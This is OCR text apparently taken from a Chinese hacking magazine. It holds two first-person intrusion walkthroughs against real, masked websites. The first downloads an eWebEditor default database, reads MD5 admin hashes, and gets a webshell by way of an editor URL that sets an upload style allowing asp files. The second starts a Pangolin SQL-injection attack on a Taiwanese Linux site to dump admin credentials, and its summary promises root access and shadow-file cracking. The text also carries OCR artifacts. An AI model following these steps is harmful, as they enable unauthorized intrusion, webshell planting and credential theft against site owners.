


图 3

在浏览器中输入默认的数据库路径 http://www.xxxx.net/eWebEditor/db/eWebEditor.mdb，居然可以成功下载，如图 4。接着使用 MDB 辅助工具打开下载的数据库来查看密码，结果得到的是加密的 MD5 密码，用户名为 469e80d32c0559f8，密码为 57900a77c127b509。赶快拿到 http://www.xmd5.org 等在线密码破解网站来进行查询，遗憾的是密码没有破解出来，用户名则为 admin888，管理员居然使用默认的密码来作为用户名使用，看来是有所防范的。




图4

S_IsSys	S_FileExt	S_FlashExt
1	rar|zip|exe|doc|xls|chm	swf
1	rar|zip|exe|doc|xls|chm	swf
1	rar|zip|exe|doc|xls|chm	swf
1	rar|zip|exe|doc|xls|chm	swf
1	rar|zip|exe|doc|xls|chm	swf
1	rar|zip|exe|doc|xls|chm	swf
1	rar|zip|exe|doc|xls|chm	swf
1	rar|zip|exe|doc|xls|chm	swf
1	rar|zip|exe|doc|xls|chm	swf
1	rar|zip|exe|doc|xls|chm	swf
1	rar|zip|exe|doc|xls|chm	swf
1	rar|zip|exe|doc|xls|chm	swf
0	rar|zip|exe|doc|xls|chm	swf|
[illegible]	rar|zip|exe|doc|xls|chm	swf|aaspsp|[illegible]
0	rar|zip|exe|doc|xls|chm	swf
0	rar|zip|exe|doc|xls|chm	swf|aaspsp
0	rar|zip|exe|doc|xls|chm	swf

图5

在已下载的MDB数据库里翻了翻，终于让我看到了作案的痕迹……我在查看表eWebEditor_Style的时候，无意间看到了字段S_fileext的一行内容为：gif|jpg|jpeg|bmp|aaspsp|asp|asa。这不就是我们登录编辑器后台，新建扩展，在上传图片里添加上传类型AASPASP或asa吗，如图5？看到这儿，我就知道这网站已经被同行进来过了。

这也让我想到了一个可以尝试一下的思路，在线编辑器允许用户在没有admin的cookies的情况下访问在线编辑器的页面并进行上传文件^*^。如果我们可以浏览到能够上传asp类型的在线编辑器的风格的话，那我们不就可以拿到WEBSHELL了吗？跟ninanboy讨论了一下，他发给我一个在线编辑器页面的链接http://www.xxxx.net/ewebeditor/ewebeditor.asp?id=content&style=s_light1&originalfilename=d_originalfilename&savefilename=d_savefilename&savepathfilename=d_savepathfilename,注意看这个链接地址，里面有“style=s_light1”这么一段字符，意思就是“风格是light1”。我们可以查看刚才下载的数据库中表eWebEditor_Style里的一个字段（S_name），得知这个在线编辑器的所有风格，然后找到带有AASPSP上传类型的风格standard1（风格名），替换掉风格名，将“style=s_light”替换为“style=standard1”，也就是http://www.xxxx.net/ewebeditor/ewebeditor.asp?id=content&style=standard1&originalfilename=d_originalfilename&savefilename=d_savefilename&savepathfilename=d_savepathfilename，访问这个链接，看到我们熟悉的编辑器页面了，如图6。至此，已经顺利拿到WEBSHELL了！




图6

入侵Linux台湾网站全过程

千喜人

文章难易度：★★★

文章阅读点：利用pangolin猜解出网站的后台用户名和密码，然后从后台上传phpshell，[illegible]得到一个shell，[illegible]获取root权限，最后下载对方的shadow文件，利用john[illegible]的密码

这天在网上发现了一个台湾网站有个注入点，于是就先判断了一下它使用的操作系统，我的判断方法很简单，就是提交一个不存在的页面，看一下它返回的404错误页面，如图1。




图1

从返回的信息中可以得知，它的http服务是使用apache架设的，如果是apache for Windows的版本，会显示apache (win32)，而这里显示的是CentOS，这样看来，它使用的操作系统有可能是CentOS的Linnux系统。

我开始使用pangolin对该网站进行深入的研究。打开pangolin，在URL栏输入那个网站的注入点，然后点击后边的Check按钮，在Information选项里，首先知道了它的mysql版本以及操作系统，果然使用的是Linux系统，如图2。

接下来就是选择FileReader功能尝试暴一下文件，就暴/etc/passwd文件吧，因为这个文件的访问权限不是很高，而且路径也是固定的。事实上有很多存在注入点的网站都能暴出文件的内容，不过遗憾的是这个服务器不能暴文件，如图3。

我们再来看看通过注入能不能得到后台密码，选择Datas选项，点击界面左下方的“Tables”就可以得到所有的表了。不看不知道，一看吓一跳，居然有上百个表，茫茫“表”海，我找呀找，终于找到了存放后台密码的表（多亏有这种自动化的工具，

不然要花很大的工夫）。点击“Columns”就能得到相应的列了，将用户名和密码的列都选中，再点击“Datas”就可以得到数据了，总算拿到管理员的密码了，如图 4。




图 2

